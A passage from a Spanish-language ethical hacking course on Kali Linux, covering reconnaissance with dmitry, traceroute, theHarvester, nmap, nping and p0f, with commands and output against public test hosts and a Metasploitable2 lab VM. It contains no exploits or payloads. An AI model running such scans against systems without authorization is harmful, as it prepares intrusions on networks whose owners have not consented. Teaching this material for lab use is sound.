La opción “-n” intenta obtener información desde netcraft sobre un host.

La opción “-s” permite realizar una búsqueda de posibles subdominios.

La opción “-o” permite definir un nombre de archivos en el cual guardar el resultado.

The screenshot shows a terminal window titled "Terminal" running as root (@kali: ~). The command "dmitry -w -e -n -s hackthissite.org -o /tmp/resultado_dmitry.txt" was run, and the output is displayed. The output includes:

- Writing output to '/tmp/resultado_dmitry.txt.txt'
- HostIP:137.74.187.103
- HostName:hackthissite.org
- Gathered Inic-whois information for hackthissite.org
- Domain Name: HACKTHIS SITE.ORG
- Registry Domain ID: D99641092-LROR
- Registrar WHOIS Server: whois.enom.com
- Registrar URL: http://www.enom.com
- Updated Date: 2019-07-25T20:16:59Z
- Creation Date: 2003-08-10T15:01:25Z
- Registry Expiry Date: 2020-08-10T15:01:25Z
- Registrar Registration Expiration Date:
- Registrar: eNom, Inc.
- Registrar IANA ID: 48
- Registrar Abuse Contact Email: abuse@enom.com
- Registrar Abuse Contact Phone: +1.4252982646
- Reseller:
- Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
- Registrant Organization: Data Protected
- Registrant State/Province: WA
- Registrant Country: US
- Name Server: C.NS.BUDDYNS.COM
- Name Server: F.NS.BUDDYNS.COM
- Name Server: G.NS.BUDDYNS.COM
- Name Server: H.NS.BUDDYNS.COM
- Name Server: J.NS.BUDDYNS.COM
- DNSSEC: unsigned
- URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/)
- >>> Last update of WHOIS database: 2020-07-08T01:30:15Z <<<
- For more information on Whois status codes, please visit https://icann.org/epp
- Segmentation fault

Imagen 4-5. Información de Netcraft y de los subdominios encontrados.



Aunque existe una opción en Dmitry, la cual permitiría obtener información sobre el dominio desde el sitio web de Netcraft, ya no es funcional. Pero la información puede ser obtenida directamente desde el sitio web de Netcraft.

<https://searchdns.netcraft.com/>

The screenshot shows a Mozilla Firefox window with the title "Hostnames matching nmap.org | Netcraft - Mozilla Firefox". The address bar displays the URL <https://searchdns.netcraft.com/?restriction=site+contains&host=nmap.org&position=li>. The page content includes the Netcraft logo and navigation links for Services, Solutions, News, Company, Resources, Report Fraud, and Request Demo. The main section is titled "Hostnames matching nmap.org" and contains a search bar with the placeholder "Search with another pattern?". Below this, a heading "5 results" is followed by a table with the following data:

Rank	Site	First seen	Netblock	OS	Site Report
1	nmap.org	November 2001	Linode	unknown	Report
2	svn.nmap.org	February 2012	Linode	Linux - CentOS	Report
3	www.nmap.org	May 2000	Linode	Linux - CentOS	Report
4	coinmap.org	June 2013	Cloudflare, Inc.	Linux	Report
5	scanme.nmap.org		Linode	Linux - Ubuntu	Report

Imagen 4-6. Información obtenida por netcraft.



Video del Webinar Gratuito: “Recopilar Información con Kali Linux”
http://www.reydes.com/d/?q=videos_2017#wgrikl20

4.4 Información de la Ruta

traceroute

<https://linux.die.net/man/8/traceroute>

Traceroute rastrea la ruta tomada por los paquetes desde una red IP, en su camino hacia un host especificado. Este utiliza el campo TTL (Time To Live) del protocolo IP, e intenta provocar una



respuesta ICMP TIME_EXCEEDED desde cada pasarela a través de la ruta hacia el host.

El único parámetro requerido es el nombre o dirección IP del host de destino. La longitud del paquete opcional es el tamaño total del paquete de prueba (por defecto 60 bytes para IPv4 y 80 para IPv6). El tamaño especificado puede ser ignorado en algunas situaciones o incrementado hasta un valor mínimo.

La versión de traceroute en los sistemas GNU/Linux utiliza por defecto paquetes UDP.

```
# traceroute --help
# traceroute [Dirección IP]
```

```
root@kali:~# traceroute 45.33.49.119
traceroute to 45.33.49.119 (45.33.49.119), 30 hops max, 60 byte packets
 1 _gateway (192.168.0.1)  1.863 ms  2.215 ms  3.035 ms
 2 * * *
 3 10.150.148.57 (10.150.148.57)  28.161 ms  26.082 ms  26.491 ms
 4 10.95.153.229 (10.95.153.229)  16.908 ms  20.471 ms  10.95.153.233 (10.95.153.233)  21.473 ms
 5 * * *
 6 10.95.156.46 (10.95.156.46)  27.938 ms  18.840 ms  19.110 ms
 7 mai-bl-link.telia.net (213.248.101.1)  85.831 ms  89.523 ms  85.166 ms
 8 atl-b24-link.telia.net (62.115.113.48)  100.785 ms * 104.970 ms
 9 dls-b23-link.telia.net (80.91.246.75)  119.450 ms  119.997 ms  109.649 ms
10 las-b21-link.telia.net (62.115.123.137)  143.886 ms  144.172 ms  148.772 ms
11 sjo-b21-link.telia.net (62.115.116.40)  156.389 ms las-b24-link.telia.net (62.115.118.247)  142.825 ms sjo-b21-link.telia.net (62.115.116.40)  156.085 ms
12 linode-ic-342731-sjo-b21.c.telia.net (62.115.172.133)  151.991 ms las-b21-link.telia.net (62.115.136.46)  149.383 ms linode-ic-342731-sjo-b21.c.telia.net (62.115.172.133)  146.880 ms
13 173.230.159.69 (173.230.159.69)  150.408 ms sjo-b21-link.telia.net (62.115.116.40)  157.133 ms 173.230.159.69 (173.230.159.69)  149.509 ms
14 linode-ic-342731-sjo-b21.c.telia.net (62.115.172.133)  151.186 ms * 151.681 ms
15 * 173.230.159.71 (173.230.159.71)  162.376 ms
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *
26 * * *
27 * * *
28 * * *
29 * * *
30 * * *
root@kali:~#
```

Imagen 4-7. traceroute en funcionamiento.

tcptraceroute

<https://linux.die.net/man/1/tcptraceroute>



tcptraceroute es una implementación de la herramienta traceroute, la cual utiliza paquetes TCP para trazar la ruta hacia el host objetivo. Traceroute tradicionalmente envía ya sea paquetes UDP o paquetes ICMP ECHO con un TTL a uno, e incrementa el TTL hasta el destino sea alcanzado.

```
# tcptraceroute --help  
# tcptraceroute [Dirección IP]
```

```
root@kali:~# tcptraceroute 45.33.49.119  
Running:  
traceroute -T -0 info 45.33.49.119  
traceroute to 45.33.49.119 (45.33.49.119), 30 hops max, 60 byte packets  
1 _gateway (192.168.0.1) 1.785 ms 2.592 ms 3.062 ms  
2 * * *  
3 10.150.148.57 (10.150.148.57) 37.641 ms 37.928 ms 37.556 ms  
4 10.95.153.233 (10.95.153.233) 30.964 ms 10.95.153.229 (10.95.153.229) 36.277 ms 31.780 ms  
5 * * *  
6 * * *  
7 mai-bl-link.telia.net (213.248.101.1) 97.655 ms 100.316 ms 96.340 ms  
8 atl-b24-link.telia.net (62.115.113.48) 106.487 ms 106.095 ms 108.940 ms  
9 dls-b23-link.telia.net (80.91.246.75) 121.546 ms 116.421 ms 115.342 ms  
10 las-b21-link.telia.net (62.115.123.137) 151.451 ms dls-b22-link.telia.net (62.115.137.107) 116.902 ms las-b21-link.telia.net (62.  
.115.123.137) 143.357 ms  
11 las-b24-link.telia.net (62.115.118.247) 145.368 ms 143.236 ms sjo-b21-link.telia.net (62.115.116.40) 156.931 ms  
12 * las-b21-link.telia.net (62.115.136.46) 156.074 ms *  
13 * * sjo-b21-link.telia.net (62.115.116.40) 155.885 ms  
14 ack.nmap.org (45.33.49.119) <syn,ack> 158.108 ms 168.780 ms 167.742 ms  
root@kali:~#  
root@kali:~#
```

Imagen 4-8. Resultado obtenidos por tcptraceroute.



Video del Webinar Gratuito: "Maltego"
http://www.reydes.com/d/?q=videos_2018#wgmce



4.5 Utilizar Motores de Búsqueda

theHarvester

<https://github.com/laramies/theHarvester>

theHarvester es una herramienta para obtener nombres de dominio, direcciones de correo electrónico, hosts virtuales, banners de puertos abiertos, y nombres de empleados desde diferentes fuentes públicas (motores de búsqueda, servidores de llaves pgp).

Las fuentes son; Treatcrowd, crtsh, google, googleCSW, google-profiles, bing, bingapi, dogpile, pgp, linkedin, vhost, twitter, googleplus, yahoo, baidu, y shodan.

```
# theHarvester  
# theHarvester -d nmap.org -l 200 -b google
```

La opción “-d” define el dominio a buscar o nombre de la empresa.

La opción “-l” limita el número de resultados a trabajar (bing va de 50 en 50 resultados).

La opción “-b” define la fuente de datos (google, bing, bingapi, pgp, linkedin, google-profiles, people123, jigsaw, all).



```
root@kali: ~
table results already exists
*****
* [!] Target: nmap.org
[*] Searching Google.
    Searching 0 results.
    Searching 100 results.
    Searching 200 results.
[*] No IPs found.
[*] No emails found.
[*] Hosts found: 7
-----
253dscanme.nmap.org:45.33.49.119
ack.nmap.org:45.33.49.119
scanme.nmap.org:45.33.32.156
scanme.nmap.org:45.33.49.119
www.nmap.org:45.33.49.119
root@kali:~#
root@kali:~#
```

Imagen 4-9. Correos electrónicos y nombres de host obtenidos mediante Bing



Video del Webinar Gratuito: “Google Hacking”
http://www.reydes.com/d/?q=videos_2018#wggh



Video del Webinar Gratuito: “Shodan”
http://www.reydes.com/d/?q=videos_2019#wgs



5. Descubrir el Objeto

Después de recolectar la mayor cantidad de información sobre la red objetivo desde fuentes externas; como motores de búsqueda; es necesario descubrir ahora las máquinas activas en el objetivo de evaluación. Es decir encontrar cuales son las máquinas disponibles o en funcionamiento, caso contrario no será posible continuar analizándolas, y se deberá continuar con la siguientes máquinas. También se debe obtener indicios sobre el tipo y versión del sistema operativo utilizado por el objetivo. Toda esta información será de mucha ayuda para el proceso donde se deben mapear las vulnerabilidades.

Este y otros temas se incluyen en los siguientes cursos:



Curso de Nmap: http://www.reydes.com/d/?q=Curso_de_Nmap

Curso Hacking Ético: http://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: http://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

5.1 Identificar la máquinas del objetivo

nmap

<https://nmap.org/>

Nmap “Network Mapper” o Mapeador de Puertos, es una herramienta open source para la exploración de redes y auditorías de seguridad. Nmap utiliza paquetes IP en bruto de maneras novedosas para determinar cuales host están disponibles en la red, cuales servicios (nombre y versión) estos hosts ofrecen, cuales sistemas operativos (y versión de SO) están ejecutando, cual tipo de firewall y filtros de paquetes utilizan. Ha sido diseñado para escanear velozmente redes de gran envergadura, consecuentemente funciona también host únicos.

```
# nmap -h  
# nmap -sn [Dirección IP]  
# nmap -n -sn 192.168.0.0/24
```

La opción “-sn” le indica a nmap a no realizar un escaneo de puertos después del descubrimiento del host, y solo imprimir los hosts disponibles que respondieron al escaneo.

La opción “-n” le indica a nmap a no realizar una resolución inversa al DNS sobre las direcciones IP activas que encuentre.



Nota: Cuando un usuario privilegiado intenta escanear objetivos sobre una red ethernet local, se utilizan peticiones ARP, a menos sea especificada la opción “--send-ip”, la cual indica a nmap a enviar paquetes mediante sockets IP en bruto, en lugar de tramas ethernet de bajo nivel.

```

root@kali:~# nmap -n -sP 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 20:46 -05
Nmap scan report for 192.168.0.1
Host is up (0.0017s latency).
MAC Address: F0:AF:85:AD:04:8C (Arris Group)
Nmap scan report for 192.168.0.3
Host is up (0.0025s latency).
MAC Address: C0:A2:23:B5:1F:A7 (Huawei Technologies)
Nmap scan report for 192.168.0.4
Host is up (0.0265s latency).
MAC Address: 5C:03:39:94:00:24 (Huawei Technologies)
Nmap scan report for 192.168.0.5
Host is up (0.000375s latency).
MAC Address: F8:28:19:FD:00:BC (Liteon Technology)
Nmap scan report for 192.168.0.6
Host is up (0.0635s latency).
MAC Address: B4:C4:FC:F8:11:0A (Xiaomi Communications)
Nmap scan report for 192.168.0.10
Host is up (0.000245s latency).
MAC Address: 1C:1B:0D:40:3B:75 (Giga-byte Technology)
Nmap scan report for 192.168.0.58
Host is up (0.000615s latency).
MAC Address: 08:00:27:A9:53:67 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.252
Host is up (0.000445s latency).
MAC Address: 00:00:CA:01:02:03 (Arris Group)
Nmap scan report for 192.168.0.78
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 3.45 seconds
root@kali:~#
root@kali:~#

```

Imagen 5-1. Escaneo a un Rango de red con Nmap

nping

<https://nmap.org/nping/>

Nping es una herramienta open source para la generación de paquetes de red, análisis de respuesta y realizar mediciones en el tiempo de respuesta. Nping puede generar paquetes de red de para una diversidad de protocolos, permitiendo a los usuarios, permitiendo a los usuarios un completo control sobre las cabeceras de los protocolos. Mientras Nping puede ser utilizado como una simple utilidad ping para detectar host activos, también puede ser utilizada como un generador de paquetes en bruto para pruebas de estrés para la pila de red, envenenamiento del cache ARP, ataque para la negación de servicio, trazado de la red, ec. Nping también permite un modo eco novato, lo cual permite a los usuarios ver como los paquetes cambian en tránsito entre los host de origen y de destino. Esto es muy bueno para entender las reglas del firewall, detectar corrupción de paquetes, y más.



```
# nping -h
# nping [Dirección IP]
```

```
root@kali:~# nping -c 10 192.168.0.58
Starting Nping 0.7.80 ( https://nmap.org/nping ) at 2020-07-07 20:47 -05
SENT (0.0036s) ICMP [192.168.0.78 > 192.168.0.58] Echo request (type=8/code=0) id=46013 seq=1] IP [ttl=64 id=57023 iplen=28 ]
RCVD (0.0040s) ICMP [192.168.0.58 > 192.168.0.78] Echo reply (type=0/code=0) id=46013 seq=1] IP [ttl=64 id=7077 iplen=28 ]
SENT (1.0049s) ICMP [192.168.0.78 > 192.168.0.58] Echo request (type=8/code=0) id=46013 seq=2] IP [ttl=64 id=57023 iplen=28 ]
RCVD (1.0057s) ICMP [192.168.0.58 > 192.168.0.78] Echo reply (type=0/code=0) id=46013 seq=2] IP [ttl=64 id=7078 iplen=28 ]
SENT (2.0063s) ICMP [192.168.0.78 > 192.168.0.58] Echo request (type=8/code=0) id=46013 seq=3] IP [ttl=64 id=57023 iplen=28 ]
RCVD (2.0071s) ICMP [192.168.0.58 > 192.168.0.78] Echo reply (type=0/code=0) id=46013 seq=3] IP [ttl=64 id=7079 iplen=28 ]
SENT (3.0085s) ICMP [192.168.0.78 > 192.168.0.58] Echo request (type=8/code=0) id=46013 seq=4] IP [ttl=64 id=57023 iplen=28 ]
RCVD (3.0093s) ICMP [192.168.0.58 > 192.168.0.78] Echo reply (type=0/code=0) id=46013 seq=4] IP [ttl=64 id=7080 iplen=28 ]
SENT (4.0103s) ICMP [192.168.0.78 > 192.168.0.58] Echo request (type=8/code=0) id=46013 seq=5] IP [ttl=64 id=57023 iplen=28 ]
RCVD (4.0112s) ICMP [192.168.0.58 > 192.168.0.78] Echo reply (type=0/code=0) id=46013 seq=5] IP [ttl=64 id=7081 iplen=28 ]
SENT (5.0125s) ICMP [192.168.0.78 > 192.168.0.58] Echo request (type=8/code=0) id=46013 seq=6] IP [ttl=64 id=57023 iplen=28 ]
RCVD (5.0134s) ICMP [192.168.0.58 > 192.168.0.78] Echo reply (type=0/code=0) id=46013 seq=6] IP [ttl=64 id=7082 iplen=28 ]
SENT (6.0141s) ICMP [192.168.0.78 > 192.168.0.58] Echo request (type=8/code=0) id=46013 seq=7] IP [ttl=64 id=57023 iplen=28 ]
RCVD (6.0144s) ICMP [192.168.0.58 > 192.168.0.78] Echo reply (type=0/code=0) id=46013 seq=7] IP [ttl=64 id=7083 iplen=28 ]
SENT (7.0154s) ICMP [192.168.0.78 > 192.168.0.58] Echo request (type=8/code=0) id=46013 seq=8] IP [ttl=64 id=57023 iplen=28 ]
RCVD (7.0157s) ICMP [192.168.0.58 > 192.168.0.78] Echo reply (type=0/code=0) id=46013 seq=8] IP [ttl=64 id=7084 iplen=28 ]
SENT (8.0168s) ICMP [192.168.0.78 > 192.168.0.58] Echo request (type=8/code=0) id=46013 seq=9] IP [ttl=64 id=57023 iplen=28 ]
RCVD (8.0171s) ICMP [192.168.0.58 > 192.168.0.78] Echo reply (type=0/code=0) id=46013 seq=9] IP [ttl=64 id=7085 iplen=28 ]
SENT (9.0183s) ICMP [192.168.0.78 > 192.168.0.58] Echo request (type=8/code=0) id=46013 seq=10] IP [ttl=64 id=57023 iplen=28 ]
RCVD (9.0191s) ICMP [192.168.0.58 > 192.168.0.78] Echo reply (type=0/code=0) id=46013 seq=10] IP [ttl=64 id=7086 iplen=28 ]

Max rtt: 0.599ms | Min rtt: 0.136ms | Avg rtt: 0.404ms
Raw packets sent: 10 (280B) | Rcvd: 10 (460B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 9.02 seconds
root@kali:~#
root@kali:~#
```

Imagen 5-2. nping enviando tres paquetes ICMP Echo Request

nping utiliza por defecto el protocolo ICMP. En caso el host objetivo esté bloqueando este protocolo, se puede utilizar el modo de prueba TCP.

```
# nping --tcp [Dirección IP]
```

La opción “--tcp” es el modo que permite al usuario crear y enviar cualquier tipo de paquete TCP. Estos paquetes se envían incrustados en paquetes IP que pueden también ser afinados



5.2 Reconocimiento del Sistema Operativo

Este procedimiento trata de determinar el sistema operativo funcionando en los objetivos activos, para conocer el tipo y versión del sistema operativo a intentar penetrar.

nmap

<https://nmap.org/>

Una de las características mejores conocidas de Nmap es la detección remota del Sistema Operativo utilizando el reconocimiento de la huella correspondiente a la pila TCP/IP. Nmap envía un serie de paquetes TCP y UDP hacia el host remoto y examina prácticamente cada bit en las respuestas. Después de realizar docenas de pruebas como muestreo ISN TCP, soporte de opciones TCP y ordenamiento, muestreo ID IP, y verificación inicial del tamaño de ventana, Nmap compara los resultados con su base de datos, la cual incluye más de 2,600 huellas para Sistemas Operativos conocidos, e imprime los detalles del Sistema Operativo si existe una coincidencia.

Detección del Sistema Operativo (Nmap):

<https://nmap.org/book/man-os-detection.html>

```
# nmap -O [Dirección IP]
```

La opción “-O” permite la detección del Sistema Operativo enviando un serie de paquetes TCP y UDP al host remoto, para luego examinar prácticamente cualquier bit en las respuestas. Adicionalmente se puede utilizar la opción “-A” para habilitar la detección del Sistema Operativo junto con otras cosas.



```

Nmap scan report for 192.168.0.58
Host is up (0.00056s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:A9:53:67 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
root@kali:~#
root@kali:~#

```

Imagen 5-3. Información del Sistema Operativo de Metasploitable2, obtenidos por nmap.

p0f

<http://lcamtuf.coredump.cx/p0f3/>

P0f es una herramienta la cual utiliza un arreglo de mecanismos sofisticados puramente pasivas de tráfico, para identificar los implicados detrás de cualquier comunicación TCP/IP incidental (frecuentemente algo tan pequeño como un SYN normal, sin interferir de ninguna manera). La versión 3 es una completa reescritura del código base original, incorporando un número significativo de mejoras para el reconocimiento de la huella a nivel de red, y presentando la capacidad de razonar sobre las cargas útiles a nivel de aplicación (por ejemplo HTTP).

```

# p0f -h

# p0f -i [Interfaz] -d -o /tmp/resultado_p0f.txt

```

La opción “-i” le indica a p0f3 atender en la interfaz de red especificada.



La opción “-d” genera un bifurcación en segundo plano, esto requiere usar la opción “-o” o “-s”.

La opción “-o” escribe la información capturada a un archivo de registro específico.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@kali: ~". The terminal content is as follows:

```
root@kali:~# p0f -i eth0 -d -o /tmp/resultado_p0f.txt
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[!] Consider specifying -u in daemon mode (see README).
[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file '/tmp/resultado_p0f.txt' opened for writing.
[+] Daemon process created, PID 3808 (stderr not kept).

Good luck, you're on your own now!
root@kali:~#
root@kali:~#
```

Imagen 5-4. Ejecución satisfactoria de p0f.



```

root@kali:~# p0f -i eth0 -o /tmp/resultado_p0f.txt
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[!] Consider specifying -u in daemon mode (see README).
[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file '/tmp/resultado_p0f.txt' opened for writing.
[+] Daemon process created, PID 3808 (stderr not kept).

Good luck, you're on your own now!
root@kali:~# cat /tmp/resultado_p0f.txt
[2020/07/08 10:24:26] mod=syn|cli=192.168.0.78/43250|srv=192.168.0.58/80|subj=cli|os=Linux 2.2.x-3.x|dist=0|params=generic|raw_sig=4:6
4+0:0:1460:mss*44,7:mss,sok,ts,nop,ws:df,id+:0
[2020/07/08 10:24:26] mod=mtu|cli=192.168.0.78/43250|srv=192.168.0.58/80|subj=cli|link=Ethernet or modem|raw_mtu=1500
[2020/07/08 10:24:26] mod=syn+ack|cli=192.168.0.78/43250|srv=192.168.0.58/80|subj=srv|os=Linux 2.6.x|dist=0|params=none|raw_sig=4:64+0
:0:1460:mss*4,4:mss,sok,ts,nop,ws:df:0
[2020/07/08 10:24:26] mod=mtu|cli=192.168.0.78/43250|srv=192.168.0.58/80|subj=srv|link=Ethernet or modem|raw_mtu=1500
[2020/07/08 10:24:26] mod=http request|cli=192.168.0.78/43250|srv=192.168.0.58/80|subj=cli|app=???|lang=none|params=anonymous|raw_sig=
0::Host,User-Agent,Connection,Accept,Accept-Encoding,Accept-Language,Accept-Charset,Keep-Alive:
[2020/07/08 10:24:26] mod=uptime|cli=192.168.0.78/43250|srv=192.168.0.58/80|subj=srv|uptime=497 days 2 hrs 27 min (modulo 497 days)|ra
w_freq=100,20 Hz
[2020/07/08 10:24:26] mod=http response|cli=192.168.0.78/43250|srv=192.168.0.58/80|subj=srv|app=Apache 2.x|lang=none|params=none|raw_s
ig=1::Date,Server,X-Powered-By=[PHP/5.2.4-2ubuntu5.10],Connection=[close],Content-Type:Keep-Alive,Accept-Ranges:Apache
root@kali:~#
root@kali:~# 
```

Imagen 5-5. Información obtenida por p0f sobre Metasploitable2

Para obtener resultados similares a los expuestos en la Imagen 6-5, se debe establecer una conexión hacia puerto 80 de Metasploitable2 utilizando el siguiente comando:

```
# echo -e "HEAD / HTTP/1.0\r\n" | nc -n [Dirección _IP] 80
```



Video del Webinar Gratuito: “Netcat para Pentesting”
http://www.reydes.com/d/?q=videos_2017#wgnp



6. Enumerar el Objetivo

La enumeración es el procedimiento utilizado para encontrar y recolectar información desde los puertos y servicios disponibles en el objetivo de evaluación. Usualmente este proceso se realiza luego de descubrir el entorno mediante el escaneo para identificar los hosts en funcionamiento. Usualmente este proceso se realiza al mismo tiempo del proceso de descubrimiento.

Este y otros temas se incluyen en los siguientes cursos:



Curso de Nmap: http://www.reydes.com/d/?q=Curso_de_Nmap

Curso Hacking Ético: http://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: http://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

6.1 Escaneo de Puertos.

Teniendo conocimiento del rango de la red y las máquinas activas en el objetivo de evaluación, es momento de proceder con el escaneo de puertos para obtener un listado de los puertos TCP y UDP en estado abierto o de atención.

Existen diversas técnicas para realizar el escaneo de puertos, entre las más comunes se enumeran las siguientes:

Escaneo TCP SYN
Escaneo TCP Connect
Escaneo TCP ACK
Escaneo UDP

nmap

<https://nmap.org/>

Muchos de los tipos de escaneo con Nmap están únicamente disponibles para usuarios privilegiados. Esto es porque se envía y recibe paquetes en bruto, lo cual requiere acceso como root en sistemas Linux. Usando una cuenta administrador en Windows es recomendado, aunque Nmap algunas veces funciona para usuarios no privilegiados sobre una plataforma cuando WinPcap ya ha sido cargado en el Sistema Operativo.

Mientras Nmap intenta producir resultados precisos, se debe considerar todos el conocimiento se basan en los paquetes retornados por los máquinas objetivos (o firewalls en frente de estos). Tales hosts pueden ser poco fiables, y enviar respuestas destinadas a confundir a Nmap. Muchos más comunes son los hosts no compatibles con el RFC, los cuales no responden como deberían a las pruebas de Nmap. Los escaneos FIN, NULL, y Xmas son particularmente susceptibles a este problema. Tales problemas son específicos hacia ciertos tipos de escaneo.



Por defecto nmap utiliza un escaneo SYN, pero este es substituido por un escaneo Connect si el usuario no tiene los privilegios necesarios para enviar paquetes en bruto. Además de no especificarse los puertos, se escanean los 1,000 puertos más populares.

Técnicas para el Escaneo de Puertos (Nmap):

<https://nmap.org/book/man-port-scanning-techniques.html>

```
# nmap [Dirección IP]
```

The screenshot shows a terminal window titled 'Terminal' with the command 'root@kali: ~' at the prompt. The output of the nmap scan is displayed, showing various open ports on the target host:

```
root@kali:~# nmap 192.168.0.58
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-08 10:29 -05
Nmap scan report for 192.168.0.58
Host is up (0.00010s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:A9:53:67 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
root@kali:~#
root@kali:~#
```

Imagen 6-1. Información obtenida con una escaneo por defecto utilizando nmap

Para definir un conjunto de puertos a escanear contra un objetivo, se debe utilizar la opción “-p” de nmap, seguido de la lista de puertos o rango de puertos.

```
# nmap -p1-65535 [Dirección IP]
# nmap -p 80 192.168.0.0/24
```



```
# nmap -p 80 192.168.0.0/24 -oA /tmp/resultado_nmap_p80.txt
```

La opción “-oA” le indica a nmap a guardar a la vez los resultados del escaneo en el formato normal, formato XML, y formato manejable con el comando “grep”. Estos serán respectivamente almacenados en archivos con las extensiones nmap, xml, gnmap.

```
Host is up (0.00018s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
34500/tcp open  unknown
39578/tcp open  unknown
53716/tcp open  unknown
57048/tcp open  unknown
MAC Address: 08:00:27:A9:53:67 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.17 seconds
root@kali: #
```

Figura 6-2. Resultados obtenidos con nmap al escanear todos los puertos.



Vídeo del Webinar Gratuito: “Nmap para Pentesting”
http://www.reydes.com/d/?q=videos_2018#wgnppt

zenmap

<https://nmap.org/zenmap/>



Zenmap es un GUI (Interfaz Gráfica de Usuario) oficial para el escaner Nmap. Es una aplicación libre multiplataforma (Linux, Windows, Mac OS X, BSD, etc) y open source, el cual facilita el uso de nmap a los principiantes, a la vez de proporcionar características avanzadas para los usuarios más experimentados. Frecuentemente los escaneos utilizados pueden ser guardados como perfiles para hacerlos más fáciles de ejecutar repetidamente. Un creador de comandos permite la creación interactiva de líneas de comando para Nmap. Los resultados de Nmap pueden ser guardados y vistos posteriormente. Los escaneos guardados pueden ser comparados, para ver si difieren. Los resultados de los escaneos recientes son almacenados en una base de datos factible de ser buscada.

